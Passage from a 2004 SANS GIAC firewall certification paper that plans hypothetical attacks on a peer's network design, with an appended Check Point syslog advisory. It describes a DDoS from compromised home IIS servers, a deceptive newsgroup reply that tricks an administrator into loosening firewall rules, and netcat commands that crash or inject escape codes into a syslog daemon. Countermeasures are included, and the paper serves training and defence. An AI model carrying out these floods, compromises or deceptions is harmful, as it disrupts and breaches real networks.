


4 Design under fire

For this section, we have selected the network diagram from the practical of our esteemed colleague, Mr. Babu Veerappa Srinivas, CGFW. May 2003. The complete document is available at the following URL:

http://www.giac.org/practical/GCFW/Babu_Veerappa_Srinivas_GCFW.pdf

Below is Babu's network diagram that will be used for this section of the document:



4.1 Attack against the firewall

The firewall that is used in Babu's paper is a Checkpoint Firewall-1 ("FW-1") FP3 that is installed on a hardened Windows 2000 server.

A search was performed to identify any weaknesses that may exist on this version. By searching Google (Web and Groups), Securiteam, SecurityFocus and Checkpoint's corporate site, one advisory was identified. See appendix B for a full description of the vulnerability. A short description can be seen below:

Two vulnerabilities have been found in Check Point FW-1's Syslog daemon. One allows successful DoS from remote against syslog daemon of Check Point FW-1 NG FP3 (also FP3 HF1). The other allows syslog message containing escape sequences directed to syslog daemon of Check Point FW-1 NG FP3 (including HF1 and HF2) remain unfiltered and cause strange output behavior if the log is viewed on console.

Source : <http://www.securiteam.com/securitynews/5XP0K0U9GK.html>

This vulnerability assumes that the syslog daemon is running. Babu's text seems to state that it is enabled and he does use the firewall to send syslog data to a RedHat server. We must note that Babu is aware of this, since he discusses this issue further in his document.

Babu has done two things to prevent him from being victimized by this issue:

- His border router is blocking incoming syslog traffic;
- His firewall has a stealth rule that drops any traffic directed to the firewall.

Finally, since the server on which the firewall was installed was hardened, we can assume that all unnecessary services are shut down. Even though he appears to be using SP3 (see Babu's hardening screen on page 17 of his document), this will not be of any help since the windows services are disabled.

© SANS Institute

4.2 Distributed denial of service attack

4.2.1 First steps

In order to perform a distributed denial of service attack, we must first locate potential target systems that will become the attack machines as well as locate a few servers that can be used as launching points.

Since we have a CD that we received by mail from a national ISP and that we now use as a coaster, we will find their IP range.

Ping : `www.that-ISP.com -> 10.212.20.33` (fictitious)

With Arin (<http://www.arin.net>), the IP spaces are easily found.

It turns out that this ISP owns many IP's. It has the 10.x.x.x range.


We will search for Windows based systems. The main reason for this is that with a residential service ISP, a large percentage of users will be using the Windows operating system. So finding the systems we require should be quite fast.

4.2.2 The tool

To perform this attack, we have chosen the Spastic TCP Syn flooder. Although not as sophisticated as some other tools such as the Tribal Flood network, it does a very good job in generating lots of traffic. Since we will exploit a few servers from where we will coordinate the attack (and then wipe the logs), we do not really have to worry about spoofed packets and such functions. Spastic's URL can be found in the references section on page 61.

© SANS Institute 2004, Author retains full rights.

Generally speaking, the diagram below described what we want to accomplish.



At the top, we have our attacker. He will compromise a few hosts from where the attacks will be launched (Master's). The attacker will then compromise as many hosts as possible (in our case 50 DSL connected PC's) to install the tool. When combined, 50 DSL links can supply quite an impressive amount of traffic.

4.2.3 The attack on the DSL hosts

To implement the tool on the DSL hosts, we will compromise 50 Windows 2000 servers running IIS 5.0. To gain access, we will use the WebDav vulnerability. We all know that many residential users now host web servers for file exchanges and personal home pages, often using some sort of dynamic DNS or just their regular ISP provided IP address. We also know that many home users do not apply updates and patches. So we do not believe that finding 50 such hosts will be complicated, especially with the size of the IP range that this ISP has. If we have any issues finding these web servers, we will examine the servers of a few Universities. Unfortunately, these networks are well known for their lax security.

Below is a description of the WebDav vulnerability. The exploit reference can be found in the references section page 61.

Microsoft Windows 2000 supports the World Wide Web Distributed Authoring and Versioning (WebDAV) protocol. WebDAV, defined in RFC 2518, is a set of extensions to the Hyper Text Transfer Protocol (HTTP) that provide a standard for editing and file management between computers on the Internet. A security vulnerability is present in a Windows component used by WebDAV, Ntdll.dll, and results because the component contains an unchecked buffer.

An attacker could exploit the vulnerability by sending a specially formed HTTP request to a machine running Internet Information Server (IIS). The request could cause the server to fail or to execute code of the attacker's choice. The code would run in the security context of the IIS service (which, by default, runs in the LocalSystem context).

Although Microsoft has supplied a patch for this vulnerability and recommends all affected customers install the patch immediately, additional tools and preventive measures have been provided which customers can use to block the exploitation of this vulnerability while they are assessing the impact and compatibility of the patch.

Source:

<http://www.securiteam.com/windowsntfocus/5FP0B2K9FY.html>


Once the exploit is ran against the target hosts, we will have a shell with which we will be able to ftp the files required to perform the attack. Chances are that there will be no problem to ftp these files, since if there is a firewall; it will only be a personal firewall that will not block outbound ftp. If the ftp server is also running and allows us to upload, this will be even easier.

So once the file is uploaded and we have the shell on the attack systems, in a very short amount of time we can launch all the hosts with the following DOS (as in Disk Operating System) command towards Babu's network. Very quickly, his Cisco 2621 should be busy. To launch Spastic, the command is very simple and quick:

```
D:\Documents and Settings\michoschumann\Desktop>spastic 203.200.56.211
```

We tested Spastic on our 10Base-T LAN for a few seconds and looked at the traffic generated by one host towards another. The results are quite

impressive as you can see below. The chart went all the way to the top, consuming pretty much all the bandwidth available.



4.2.4 Ways to detect and protect from a DDos attack.

To detect a DDOS against one's network is not all that complicated. A DDOS, by definition is the following:

"On the Internet, a distributed denial-of-service (DDoS) attack is one in which a multitude of compromised systems attack a single target, thereby causing denial of service for users of the targeted system. The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to the system to legitimate users."

Source:

http://searchsecurity.techtarget.com/sDefinition/0..sid14_gci557336.00.html

For the attack to succeed, all the bandwidth must be consumed (flood). Here, we must be careful here in our definition, because some DDOS attacks may be legitimate. Just image a small firm, with a few web servers and a T-1 line, that decides to adversative their web site during the Superbowl. Chances are their TV add will be great and many Superbowl viewers will go to see their glitzy site. Doing so, the T-1 will be flooded and most, if not all web users will not be able to see the web site; a legitimate DDOS attack.

Our point is the following; since the company *knew* that their TV ad had just passed in front of millions watching the game, they were expecting a surge in network traffic. In the case of a malicious DDOS attack, administrators must be alert for sudden sustained and unexpected surges in traffic to their network. Many very good monitoring tools exist. On any mission critical network that hosts corporate web sites, a bandwidth/CPU monitoring system should be in place and be able to warn administrators when certain unusual thresholds are reached.

A motivated individual who wants to cause harm to a corporate network by flooding it will usually find a way to succeed. A standard T-1 (for example) is no match for the “power” of many (maybe hundreds) of Cable/DSL lines.

Of course having the appropriate settings on the perimeter equipment is a must, such as enabling SynDefender on Checkpoint’s FW-1, as Babu did, on page 47 of his document.

Also, having some sort of security upstream can be a solution; such as having a good relationship with the ISP. They may be able to perform egress filtering for spoofed traffic on their equipment before it is sent to the company’s router.

Finally, this is not a solution, but a wish: User education! Too many residential and commercial users do not perform simple software updates or even have anti-virus software. If these were done timely, many potential targets would disappear, making the life of the attacker a lot more complicated.

4.3 Attack against the inside

4.3.1 Locate and attack

To gain access to the internal network, we will most probably have to compromise an external DMZ host, such as a web server. However, maybe we can get some “help” from the staff of the target company. To do this, we will have to do some social engineering and some reconnaissance work.

Our first stop is at a very useful site called Netcraft (<http://www.netcraft.com>). With the help of Netcraft and a search for domain names containing “giac” in them, I should be able to find all of their web sites/domain names.

Netcraft.com (fictitious output)

Search: [search tips](#)

example: site contains microsoft

[whats that site running?](#) | [whats that ssl site running?](#) | [add your site](#)

Bottom of Form

Results for [giac](#)

First 500

Here, Netcraft gave us quite a few domain names owned by the company

1.	giac-admin.net	[What's that site running?]
2.	giac-fcs.com	[What's that site running?]
3.	gianfcs.net	[What's that site running?]
4.	giac-fcs.net	[What's that site running?]
5.	giacfcsindustries.com	[What's that site running?]

© SANS Institute 2004,

With the above information, we can now perform a series of newsgroup (“usenet”) searches. Usenet is a sea of information and a must for anyone looking for rapid technical advice.

Using Google groups (<http://groups.google.com>), we can perform some detailed searches using the domain names and some key words, as shown below:

The screenshot shows the Google Groups search interface. A blue arrow points to the search box containing the word "firewall". To the right of the search box is a dropdown menu set to "10 messages" and a button labeled "Sort by relevance". Below the search box are four radio button options: "Return all of the words", "Return the exact phrase", "Return at least one of the words", and "Return without the words". A grey text box with a blue border contains the text: "Here, searching for “firewall” and posts using the **giac-admin.net** domain we might find some interesting information." To the right of the search box is a text input field containing "@giac-admin.net", with a blue arrow pointing to it. Below the search box is a text input field containing "Find the message with message ID". Below the search box is a text input field containing "Return messages written in". Below the search box is a radio button labeled "Return messages posted:" followed by a dropdown menu set to "anytime". Below the search box is a radio button labeled "Return messages posted between" followed by four dropdown menus: "12", "May", "1981", and "and", followed by four more dropdown menus: "19", "Jan", "2004", and "13".

Our search has been rewarded. Below, we have a junior administrator that is requesting assistance with a Firewall-1 configuration issue. For some reason, the administrator is not able to get a DMZ based web server to talk to another server on the internal network.

From: [Bobby \(bobby@giac-admin.net\)](mailto:bobby@giac-admin.net)
Subject: What is a **Firewall** (Was: power point presentations)
Newsgroups: bit.listserv.edtech
Date: 2004-01-11 21:05:31 PST

View: [Complete](#)

Hi all,

I am attempting to have a web server that is on my DMZ to ftp to an internal server (domain controller) for some data exchange. I have put in a rule into my firewall (DMZ host to Internal host) For some reason, the communication is not working and the Firewall is still blocking it. I am not sure what I am doing wrong.
Can someone give me the appropriate syntax for FW-1 (FP3) since I am not perfectly familiar with it yet.

Any input would be much appreciated.

Bobby
Junior Network admin. GAE Enterprises

Seeing that the post is very fresh, we decide to answer Bobby with some “friendly” advice.

From: [EvilMicho \(evilmicho@hoter-mail.net\)](mailto:evilmicho@hoter-mail.net)
Subject: What is a **Firewall** (Was: power point presentations)
Newsgroups: bit.listserv.edtech
Date: 2004-01-12 9:15:32 PST

Bobby,

Here is what I suggest.
Since you are not sure why it is being blocked, open it up.
What I mean is create a rule (high up), that will allow all outbound (since the web server will be the sender) traffic coming from that host)
So, any on dmz to any host using any protocol

Once this works (I am sure it will), slowly move the rule down.
This way you will see which rule is blocking your traffic.

Let me know if it works

EvilMicho

Now that we are quite confident that “Bobby” will open up all traffic from the DMZ to anywhere, we can go to work.

Our first order of business would be to gain access to the external web server. Since Babu’s firewall appears to be quite well configured; our only chance is for Bobby to fall for our “explanation” and then exploit one of the two web servers. Since outbound connections from the firewall will be dropped unless the rule we suggested to Bobby is installed on the firewall, a reverse telnet of some sort would unfortunately be blocked. With SP3 on these servers, WebDav is our

main option (see section 4.2.3), since if the rule is in function; we will be able to get a reverse telnet shell. If not, we may be out of luck.

Once we have gained access to the firewall host and got a reverse telnet to it, we will be able to connect to the internal systems.

Our target will be the domain controller. With the DCOM exploit, since we have full connectivity with the inside, may be able to gain access to the system and from there maybe access files (since this is a file server) or maybe even be able to get the "sam.@" file and crack the passwords. If that does not work, we could look for administrative shares and attempt to brute force our way onto the server. The DCOM exploit can be found at the following location:

<http://www.securiteam.com/exploits/5CP0N0KAKK.html>

Of course, this attack is highly dependant on the junior firewall administrator. If he does not follow thru, considering the rules and system hardening that has been implemented, not to mention Tripwire on the ultimate target, a successful attack on the inside would be quite difficult. Countermeasures to this type of attack can be found in the following section.

4.3.2 Countermeasures

- First of all, system administrators should never post questions to discussion groups with their real email addresses, mention their company's name or have detailed signatures in their messages. They should use anonymous emails (ex: Yahoo! Mail)
- Changes to firewall rules should be strictly monitored and logged. Many times, we have seen rules entered for "temporary" reasons, only to be forgotten forever.
- Only a restricted number of administrators should be able to edit firewall rules. This number will vary in each company, but anything more than 2 or 3 administrators should be questioned.
- The security team, security officer or IT Manager, formally, should review firewall rules at least once every six months to ensure that there are no forgotten rules and that they are still valid considering any changes that may have occurred, such as the removal of systems and applications.

Appendix A - ISAKMPD

Source : http://www.allard.nu/openbsd/openbsd/isakmpd_pgp_psk.conf

```
#
# PGPnet - OpenBSD isakmpd configuration file.
#
# This is a configuration file that will get a PGPnet (a part of PGP
# version 6.5 and later) and OpenBSD to interoperate.
#
# This file works with OpenBSD 3.2 and later. In earlier versions of
# OpenBSD you need to add a lifetime description as well.
#
# The only thing that needs editing is the pre shared secret
# 'mekmitasdigoat'. The setting allows everyone who knows the correct
# pre shared secret to connect.
#
# Please mail me if you have any comments or bug-reports.
#
# Johan Allard <johan@allard.nu>
#

# -----
# Defaults section
# -----

[General]
Default-phase-1-lifetime= 3600,60:86400
Default-phase-2-lifetime= 1200,60:86400

# -----
# Connections
# -----

[Phase 1]
Default= ISAKMP-clients

[Phase 2]
Passive-Connections= IPsec-clients

# -----
# Phase 1 peer sections
# -----

[ISAKMP-clients]
Phase= 1
Transport= udp
Configuration= PGP-main-mode
Authentication= a really long password #to be changed often

# -----
```

```

# Phase 2 sections
# -----

[IPsec-clients]
Phase=          2
Configuration=  PGP-quick-mode
Local-ID=       default-route
Remote-ID=      remote

# -----
# Client ID sections
# -----

[default-route]
ID-type=  IPV4_ADDR_SUBNET
Network=  10.100.10.1
Netmask=  0.0.0.0

[-remote]
ID-type=  IPV4_ADDR
Address=  0.0.0.0

# -----
# Transform descriptions
# -----
# Some predefined section names are recognized by the daemon, voiding the
# need to fully specify the Main Mode transforms and Quick Mode suites,
# protocols and transforms.
#
# For Main Mode:
# {DES,BLF,3DES,CAST}-{MD5,SHA}[-GRP{1,2,5}][[-{DSS,RSA_SIG}]]
#
# For Quick Mode:
# QM-[-{ESP,AH}][-TRP]-{DES,3DES,CAST,BLF,AES}[-{MD5,SHA,RIPEMD}][[-PFS[-
# {GRP{1,2,5}}]]-SUITE

# -----
# PGPnet note:
#
# The Transform values are the default values in PGPnet, if you change them
# you might have to change in all your clients aswell.
# -----

[PGP-main-mode]
DOI=          IPSEC
EXCHANGE_TYPE= ID_PROT
Transforms=   CAST-SHA-GRP5

[PGP-quick-mode]
DOI=          IPSEC
EXCHANGE_TYPE= QUICK_MODE
Suites=       QM-ESP-CAST-SHA-SUITE

# -----
# End of file
# -----

```

Appendix B – Checkpoint advisory

Source:

<http://www.securiteam.com/securitynews/5XP0K0U9GK.html>

Summary

Two vulnerabilities have been found in Check Point FW-1's Syslog daemon. One allows successful DoS from remote against syslog daemon of Check Point FW-1 NG FP3 (also FP3 HF1). The other allows syslog message containing escape sequences directed to syslog daemon of Check Point FW-1 NG FP3 (including HF1 and HF2) remain unfiltered and cause strange output behavior if the log is viewed on console.

Details

Check Point VPN-1/FW-1 NG FP3 contains a syslog daemon (default: off) to redirect incoming syslog messages from remote (e.g. routers) to Check Point's SmartTracker logging mechanism. This syslog daemon can be crashed from remote and it will not start again automatically. Neither the watchdog service detects the crash nor does an entry in the SmartView Tracker appear regarding the unavailability of syslog daemon.

Additionally it will print all chars received in a syslog message from remote without any modifications. This means, escape sequences are not filtered or e.g. expanded to their octal values in ASCII.

1. Vulnerability: Successful DoS from remote against syslog daemon of Check Point FW-1 NG FP3 (also FP3 HF1), perhaps remote root exploit possible.

Tested version and platform:

Check Point FW-1 NG FP3 (with or without HF1) on Red Hat Linux 7.3 running kernel 2.4.9-34

md5sum of binary

```
[firewall]# md5sum /opt/CPfw1-50-03/bin/syslog
4eba3458cb05ed30dec6a75a17b0925a /opt/CPfw1-50-03/bin/syslog
```

Contained in:

```
[firewall]# rpm -qf /opt/CPfw1-50-03/bin/syslog
CPfw1-50-03
```

With build time:

```
[firewall]# rpm -q --queryformat "%{buildtime}\n" CPfw1
1032421147 (Thu 19 Sep 2002 09:39:07 AM MEST)
```

Note: FP3-HF1 does not update this binary.

Instruction how to crash the syslog daemon of Check Point FW-1 NG FP3:

Start syslog daemon by enabling in the firewall object (and run cpstop/cpstart afterwards) or by hand executing:

```
[firewall]# /opt/CPfw1-50-03/bin/syslog 514 all
Shutting down kernel logger:          [ OK ]
Shutting down system logger:          [ OK ]
Starting system logger:                [ OK ]
Starting kernel logger:                [ OK ]
Segmentation fault <- caused after receiving random syslog payload, see below
```

Check for listening syslog daemon:

```
[firewall]# netstat -lnptu |grep -w 514
udp    0    0.0.0.0:514      0.0.0.0:*    $pid/syslog
```

Note also that this daemon is running as "root":

```
# ps -ux | grep -w syslog
root    $pid  0.0  6.8 148064 8612 ?        S   12:17   0:00 syslog 514 all
```

Send a valid syslog message from a remote host (here also a Linux system):

```
[evilhost]# echo "<189>19: 00:01:04: Test" | nc -u firewall 514
```

Send random payload via syslog message from a remote host:

```
[evilhost]# cat /dev/urandom | nc -u firewall 514
```

The previous started syslog daemon should crash after short time, use "netstat" to see whether a daemon is still listening on UDP port 514

Note: For a clean restart of Check Point's syslog daemon the firewall service needs to be restarted.

Solutions to prevent the successful DoS attack against syslog service:

- Upgrade to FP3 HF2 as soon as possible, see http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html for more information (available since 14 March 2003).

- Customize your ruleset and accept syslog messages only from dedicated (and trusted, see below) senders by the enforcement module

2. Vulnerability: Syslog messages containing escape sequences directed to syslog daemon of Check Point FW-1 NG FP3 (including HF1 and Hf2) remain unfiltered and can cause strange output behavior if log is viewed on console.

Tested version and platform:

Check Point FW-1 NG FP3 (also with HF1 or HF2) on Red Hat Linux 7.3 running kernel 2.4.9-34

Syslog message from network is not checked against non-printable characters, therefore if log is viewed on console, you can no longer trust the visual output at all.

Instructions for demonstration:

Enable receiving of syslog from remote by FW-1 like e.g. described above.

View log on console by running following command:

```
[firewall]# fw log -nfnl
```

Send some special escape sequences via syslog, e.g.

```
[evilhost]# echo -e "<189>19: 00:01:04: Test\033[2J\033[2;5m\033[1;31mHACKER~ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514
```

Take a look at the console again, but don't be scared too much for now... Press CTRL-C and reset the console to standard by executing:

```
[firewall]# reset
```

Attackers might send many "special" escape sequences, for Linux as destination see "man console_codes" for more.

Note: Standard syslog daemon on a RHL 7.3 system treats code like this as shown here:

```
Mar 14 13:29:30 linuxbox 19: 00:01:04: Test^G^[[2J^[[2;5m^[[1;31mHACKER ATTACK^[[2;25m^[[22;30m^[[3q
```

Solutions to prevent unfiltered console output:

- Filter log output by using "tr" like:

```
[firewall]# fw log -nfnl | tr '\000-\011\013-\037\200-\377' '*'
```

(all chars with ASCII codes from decimal 0-31 and 128-255 except 10 for LF are replaced by a '*')

- Update Check Point's syslog daemon to newer version once again, when available.
- Improve rule set like suggested above.

History:

2003-01-17: Syslog crash issue detected by Dr. Peter Bieringer of AERAssec while testing the new introduced syslog daemon feature in FP3

2003-01-17: Create first internal summary

2003-01-17: Information about the crash sent to vendor by e-mail

2003-01-20: Extend summary to a full advisory

2003-01-23: Unofficial confirmation that information was received by vendor

2003-01-24: Official answer which confirms this issue

2003-01-28: Cosmetic review of advisory

2003-02-28: Detect problem with unfiltered console codes, notify vendor by e-mail (no response about that problem until now)

2003-03-14: Add information about unfiltered console codes, review for publishing

2003-03-17: Pre-final review

2003-03-20: Check Point posted an alert

2003-03-21: Final review and official announcement

2003-03-21: Add note about distribution of this advisory

2003-03-22: Fix some typos

Note: The 2 month delay between notifying vendor and public release of this advisory was caused by an accepted request of the vendor for a delay to avoid breaking its already running QA cycle for HF2.

Official word from Check Point:

Additional information about the vulnerability can be viewed by going to:

<http://www.checkpoint.com/techsupport/alerts/syslog.html> or

http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html

© SANS Institute 2004, Author retains full rights.

References

Cisco references:

- Sud, Raman, Edelman, Ken. Securing Cisco Routers. Dec 2003.
http://www.informit.com/isapi/product_id~%7B54FA937D-0FD6-4F8B-90B2-8EAA56C49B2C%7D/content/index.asp (10 Jan 2004)
- Vigil, Nicholas. Securing Cisco Routers.
http://www.giac.org/practical/GSEC/Nicholas_Vigil_GSEC.pdf
(10 Jan 2004)
- Cisco Corporation. Improving security on Cisco routers. 3 Sept 2003.
<http://www.cisco.com/warp/public/707/21.html> (11 Jan 2004)
- Janet-CERT, Traffic that should be blocked by routers. (no date)
http://www.ja.net/CERT/JANET-CERT/prevention/cisco/private_addresses.html
(12 Jan 2004)

OpenBSD & PF references

- Bullen, Eric. A newbie's guide to setting up PF on OpenBSD 3.x.
17 Sept 2003.
http://www.thedeepsky.com/howto/newbie_pf_guide.php (15 Jan 2004)
- Trucks, Jesse. Building a secure OpenBSD mail system on a small budget. July 2003. GCUX Practical v. 1.9.
http://www.giac.org/practical/GCUX/Jesse_Trucks_GCUX.pdf (20 Jan 2004)
- OpenBSD FAQ. PF: The OpenBSD packet filter
<http://www.openbsd.com/faq/pf> (19 Jan 2004)

VPN references

- Allard Consulting. Openbsd Ipsec clients
<http://www.allard.nu/openbsd/openbsd/index.html> (25 Jan 2004)

Checkpoint vulnerability searches

- <http://www.securiteam.com> (16 Jan 2004)
- <http://www.securityfocus.com> (16 Jan 2004)
- <http://www.google.com> (16 Jan 2004)
- <http://groups.google.com> (16 Jan 2004)
- <http://www.checkpoint.com> (16 Jan 2004)

DDos references

- Internet Security Systems. Denial of services FAQ.
<http://www.iss.net/news/denialfaq.php> (12 Jan 2004)
- SearchSecurity.com. distributed denial-of-service attack. 3 Jun 2001.

http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci557336,00.html
(12 Jan 2004)

WebDAV references

- <http://www.securiteam.com/exploits/5SP0L159FC.html> (17 Jan 2004)
- <http://www.securiteam.com/windowsntfocus/5FP0B2K9FY.html> (17 Jan 2004)
- http://www.giac.org/practical/GCIH/Brandon_Young_GCIH.pdf (17 Jan 2004)

Tools used:

- Nmap: <http://www.insecure.org/nmap>
- Legion: <http://packetstormsecurity.nl/groups/rhino9>
- Bandwidth monitor Pro: <http://www.bandwidthmonitorpro.com>
- Putty: <http://www.chiark.greenend.org.uk/~sgtatham/putty>
- Superscan: <http://www.foundstone.com/resources/freetools.htm>
- Spastic: <http://packetstormsecurity.nl/DoS/indexdate.shtml>
- ICQ : <http://www.icq.com>

© SANS Institute 2004, Author retains full rights.